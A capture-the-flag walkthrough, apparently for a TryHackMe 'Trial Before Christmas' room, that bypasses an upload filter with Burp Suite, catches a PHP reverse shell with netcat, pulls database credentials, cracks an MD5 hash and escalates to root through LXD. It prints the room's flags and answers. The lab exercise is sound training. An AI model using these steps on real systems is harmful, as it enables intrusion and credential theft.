Connect Scan Timing: About 12.19% done; ETC: 00:50 (0:27:30 remaining)
Connect Scan Timing: About 18.45% done; ETC: 00:50 (0:25:56 remaining)
Connect Scan Timing: About 23.25% done; ETC: 00:50 (0:24:19 remaining)
Connect Scan Timing: About 28.76% done; ETC: 00:50 (0:22:42 remaining)
Connect Scan Timing: About 33.82% done; ETC: 00:50 (0:21:04 remaining)
Connect Scan Timing: About 38.85% done; ETC: 00:50 (0:19:28 remaining)
Discovered open port 65000/tcp on 10.10.214.92
Connect Scan Timing: About 44.24% done; ETC: 00:50 (0:17:51 remaining)
Connect Scan Timing: About 49.54% done; ETC: 00:50 (0:16:13 remaining)
Connect Scan Timing: About 54.88% done; ETC: 00:51 (0:14:34 remaining)
Increasing send delay for 10.10.214.92 from 20 to 40 due to max_successful_tries increase to 7
Connect Scan Timing: About 63.56% done; ETC: 00:54 (0:12:56 remaining)
Connect Scan Timing: About 69.98% done; ETC: 00:55 (0:11:08 remaining)
Connect Scan Timing: About 75.80% done; ETC: 00:57 (0:09:17 remaining)
```

Q2: What's the title of the hidden website? It's worthwhile looking recursively at all websites on the box for this step.

Ans : Light Cycle

Go to webserver running on port 65000. we see a website with the title Light Cycle which gives us the option to register or login.



Q3: What is the name of the hidden php page?

Ans : uploads.php

```
gobuster dir -x php -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php -u http://10.10.222.152:65000
```

Q4: What is the name of the hidden directory where file uploads are saved?

Ans : grid

We also see a directory named /grid which is where the uploaded files are stored.

```

kali@kali: ~
File Actions Edit View Help
Progress: 4966 / 441122 (1.13%) on of 1 host, at 12:14
Progress: 4988 / 441122 (1.13%) on of 1 host, at 12:14, 0.04s elapsed
Progress: 5016 / 441122 (1.14%)
Progress: 5040 / 441122 (1.14%)
Progress: 5066 / 441122 (1.15%) 10.222.152
Progress: 5096 / 441122 (1.16%) 10.222.152 from 0 to 5 due to max_successful_t
/gid (Status: 301) [Size: 322] [→ http://10.10.222.152:650
00/grid/]
Progress: 5116 / 441122 (1.16%)
Progress: 5140 / 441122 (1.17%) 222.152 from 10 to 20 due to 11 out of 11 drop
Progress: 5160 / 441122 (1.17%)
Progress: 5196 / 441122 (1.18%) done; ETC: 12:56 (0:41:35 remaining)
Progress: 5216 / 441122 (1.18%) 222.152 from 20 to 40 due to max_successful_t
Progress: 5240 / 441122 (1.19%)
Progress: 5276 / 441122 (1.20%) 222.152 from 40 to 80 due to max_successful_t
Progress: 5296 / 441122 (1.20%)
Progress: 5320 / 441122 (1.21%) done; ETC: 13:05 (0:49:51 remaining)
Progress: 5340 / 441122 (1.21%) done; ETC: 13:13 (0:58:02 remaining)
Progress: 5376 / 441122 (1.22%) done; ETC: 13:20 (1:03:49 remaining)
Progress: 5396 / 441122 (1.22%) done; ETC: 13:24 (1:07:26 remaining)
Progress: 5420 / 441122 (1.23%) done; ETC: 13:28 (1:10:56 remaining)
Progress: 5440 / 441122 (1.23%) done; ETC: 13:33 (1:14:39 remaining)
Progress: 5476 / 441122 (1.24%) completed (1 up), 1 undergoing Connect Scan
Progress: 5496 / 441122 (1.25%) done; ETC: 13:41 (1:15:16 remaining)
Progress: 5520 / 441122 (1.25%) done; ETC: 13:42 (1:10:54 remaining)
Progress: 5556 / 441122 (1.26%) done; ETC: 13:43 (1:06:26 remaining)
Progress: 5576 / 441122 (1.26%)


```

Open Burp Suite, then navigate to the Proxy -> Options tab. Click on the top line in Intercept Client Requests and then select Edit. Delete js from the match condition. ensure Intercept requests based on the following rules is checked.

Add	Enabled	Operator	Match type	Relationship	Condition
<input type="button" value="Edit"/>	<input checked="" type="checkbox"/>	File-extension	Does not match	Or	file:///js png jpg css js ico svg
<input type="button" value="Remove"/>		Or	Contains parameters		
<input type="button" value="Up"/>		Or	Does not match		
<input type="button" value="Down"/>		And	HTTP method		
			Is(get/post)		

Automatically fix missing or superfluous new lines at end of request
 Automatically update Content-Length header when the request is edited

Go to the uploads page and burp suite will automatically intercept. forward requests until you come to one with the URL /assets/js/filter.js and drop it to allow files to be uploaded.



Burp Suite Community Edition v2021.10.3 - Temporary Project



Request to http://10.10.214.92:65000

Forward Drop Intercept is on Action Open Browser


Pretty Raw Hex ⌂ ⌂ ⌂

```
1 GET /assets/js/upload.js HTTP/1.1
2 Host: 10.10.214.92:65000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.10.214.92:65000/uploads.php
9
10
```

Now that we can upload files, make a php reverse shell and upload it. Once upload success, go to grid page and we will see our php file.



set up a netcat listener nc -nlvp 1234 and click and the file we uploaded on the grid page. Our terminal will be updated.



```
kali@kali: ~
File Actions Edit View Help
[ kali@kali ]-[ ~ ]
$ nc -nlvp 1234 ...
listening on [any] 1234 ...
connect to [10.10.214.92] from (UNKNOWN) [10.10.214.92] 40752
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2
020 x86_64 x86_64 x86_64 GNU/Linux
04:03:21 up 2:07, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```


upgrade our shelling using python, and export command, and the stty raw command.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

```
export TERM=xterm
```

Hit Ctrl + Z

```
stty raw -echo; fg
```



```
kali@kali: ~
File Actions Edit View Help
[ kali@kali ]-[ ~ ]
$ nc -nlvp 1234 ...
listening on [any] 1234 ...
connect to [10.18.40.169] from (UNKNOWN) [10.10.214.92] 40762
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2
020 x86_64 x86_64 x86_64 GNU/Linux
04:23:20 up 2:27, 0 users, load average: 0.04, 0.02, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
www-data@light-cycle:/$ ^Z
www-data: suspended nc -nlvp 1234
[1] + continued nc -nlvp 1234
www-data@light-cycle:/$
```

Q5: What is the value of the web.txt flag?

Ans : THM{ENTER_THE_GRID}

Using command cat /var/www/web.txt to get the flag.



```
www-data@light-cycle:/$ find / -name "*web.txt*" 2>/dev/null
www-data@light-cycle:/$ find / -name "*web.txt*" 2>/dev/null
www-data@light-cycle:/$ cat var/www/web.txt
THM{ENTER_THE_GRID}
www-data@light-cycle:/$
```

Q6: What lines are used to upgrade and stabilize your shell?

```
Ans : python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Q7: Review the configuration files for the webserver to find some useful loot in the form of credentials. What credentials do you find? username:password

Ans : tron:IFightForTheUsers

Using command cd /var/www/TheGrid/includes and cat dbauth.php to get the password and username.


```
www-data@light-cycle:~$ cd var/www
www-data@light-cycle:~/var/www$ cd /var/www/TheGrid/includes/
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
cat: dbauth.php: No such file or directory
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbouth.php
cat: dbouth.php: No such file or directory
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
    $dbaddr = "localhost";
    $dbuser = "tron";
    $dbpass = "IFightForTheUsers";
    $database = "tron";

    $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
    if($dbh->connect_error){
        die($dbh->connect_error);
    }
?>
www-data@light-cycle:/var/www/TheGrid/includes$
www-data@light-cycle:/var/www/TheGrid/includes$
```

Q8: Access the database and discover the encrypted credentials. What is the name of the database you find these in?

Ans : tron

We can now access the MySQL client using this login information. We can enter the shell with the command mysql -utron -p and then enter the password when prompted.



```
kali㉿kali: ~
File Actions Edit View Help
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -u tron -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 14
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)


Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement
.

mysql>
```

use command show databases; This shows database called tron, select the tron database by using the command use tron; and then list the contents of the users table with SELECT * FROM users;



```
kali㉿kali: ~
File Actions Edit View Help
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| tron |
+-----+
2 rows in set (0.01 sec)

mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SELECT * FROM users;
+----+----+----+
| id | username | password          |
+----+----+----+
| 1  | flynn   | edc621628f6d19a13a00fd683f5e3ff7 |
+----+----+----+
1 row in set (0.00 sec)
```

Q9: Crack the password. What is it?

Ans : @computer@

Copy paste the password on <https://crackstation.net/> to crack Flynn's password.

```
Database changed
mysql> SELECT * FROM users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | flynn   | edc621628f6d19a13a00fd683f5e3ff7 |
+----+-----+-----+
1 row in set (0.00 sec)

sha512→ rpeMD160, whirlpool, MySQL 4.1+(sha1(sha1_bin)), QubesV3.1BackupDefaults
→ |
```

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

edc621628f6d19a13a00fd683f5e3ff7

I'm not a robot 
reCAPTCHA Image Text

Supports: LM, NTLM, md2, md4, md5(md5_hex), md5-hair, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+(sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
edc621628f6d19a13a00fd683f5e3ff7	md5	@computer@

Color Codes: Exact match, Partial match, Not found.

Q10: Use su to login to the newly discovered user by exploiting password reuse. What is the user you are switching to?

Ans : Flynn

```
fynn@light-cycle:~
```

File Actions Edit View Help

→ \c

```
mysql> [1]+ Stopped mysql -u tron -p
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
su: Authentication failure
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
su: Authentication failure
www-data@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn
www-data@light-cycle:/home/flynn$ su flynn
Password:
flynn@light-cycle:~$
```

I'm not a robot 
reCAPTCHA Image Text


sha512, rpeMD160, whirlpool, MySQL 4.1+(sha1(sha1_bin)), QubesV3.1BackupDefaults

Type	Result
------	--------

Q11: What is the value of the user.txt flag?

Ans : THM{IDENTITY_DISC_RECOGNISED}

we can get the user flag by moving into the /home/flynn directory and running cat against user.txt



A screenshot of a terminal window titled "flynn@light-cycle: ~". The terminal shows the following session:


```
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
su: Authentication failure
www-data@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn
www-data@light-cycle:/home/flynn$ su flynn
Password:
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$
```

The terminal window has a reCAPTCHA challenge displayed below it.

Q12: Check the user's groups. Which group can be leveraged to escalate privileges?

Ans : lxd

Run groups



A screenshot of a terminal window titled "flynn@light-cycle: ~". The terminal shows the following session:


```
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
su: Authentication failure
www-data@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn
www-data@light-cycle:/home/flynn$ su flynn
Password:
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$ groups
flynn lxd
flynn@light-cycle:~$
```

The terminal window has a reCAPTCHA challenge displayed below it.

Q13: What is the value of the root.txt flag?

Ans : THM{FLYNN_LIVES}


list the image list by running lxc image list. create our own Image and Container from the template. start a shell within the container to gain root.



```
flynn@light-cycle:~$ lxc image list
To start your first container, try: lxc launch ubuntu:18.04

+-----+
| ALIAS | FINGERPRINT | PUBLIC |      DESCRIPTION      | ARCH |
| SIZE  | UPLOAD DATE   |          |                   |        |
+-----+
| Alpine | a569b9af4e85 | no     | alpine v3.12 (20201220_03:48) | x86_64 | 3
.07MB | Dec 20, 2020 at 3:51am (UTC) |
+-----+
flynn@light-cycle:~$ lxc init Alpine Hacking -c security.privileged=true
Creating Hacking
flynn@light-cycle:~$ lxc config device add Hacking Pwned disk source=/ path=/
/root recursive=true
Device Pwned added to Hacking
flynn@light-cycle:~$ lxc start Hacking
flynn@light-cycle:~$ lxc exec Hacking /bin/sh
~ # whoami
root
```

we need to cd into our /mnt directory. We can find the flag at /mnt/root/root/root.txt



```
flynn@light-cycle:~$ cd /mnt/root/root
/mnt/root/root # ls
root.txt
/mnt/root/root # cat /mnt/root/root/root.txt
THM{FLYNN_LIVES}

As Elf McEager claimed the root flag a click could be heard as a small chamb
er on the anterior of the NUC popped open. Inside, McEager saw a small object
, roughly the size of an SD card. As a moment, he realized that was exactly w
hat it was. Perplexed, McEager shuffled around his desk to pick up the card a
nd slot it into his computer. Immediately this prompted a window to open with
the word 'HOLO' embossed in the center of what appeared to be a network of c
omputers. Beneath this McEager read the following: Thank you for playing! Mer
ry Christmas and happy holidays to all!
/mnt/root/root #
```

Thought Process/Methodology:

Day 21 - It's time to expand on our PowerShell talents with some ELF forensics. Now, in addition to reading files and navigating the file system, we can also collect file hashes, look into executable files, examine their contents, and perhaps even look for other data streams. Day 22 - Elf McEager becomes CyberElf. We may RDP into the computer first. We immediately notice this folder on the desktop, and at first inspection, it appears that the name has been Base64-encoded. The CyberChef will be loaded, and we will check it out. It appears that the Grinch came to visit, and it was Base64. This also serves as the KeePass database's master password. Therefore, let's peek inside. For a security system, an email account, and an elf server, we have users and passwords. Despite being encoded, they were fortunate enough to give us indications in the database's remarks. Day 23 - The Grinch makes another attack! In the Blue team tale, we are currently facing a new difficulty. After reading through, it appears that shadow copy HDD volumes and some type of malware are at play. This is nice wallpaper and a RansomNote text document are displayed when we first open the RDP connection. Day 24 - The Trial Before Christmas. Last challenge/machine looks like it goes from nmap to enumeration, exploitation, privesc and full root access. There are Enumeration to answer question until 4. Then Bypassing Client-Side filter to upload files, we will use Burp Suite in order to bypass the front end filter which determines what files can be uploaded. Finding the Web Flag in the Shell from question 5. Upgrading and Stabilizing Shell to make our shell more fully featured and resilient. Accessing MySQL Shell to look for a username and password combination from question 6, 7 and 8. "In Like Flynn" to answer question 9. And lastly, LXD to Root Shell for question 10.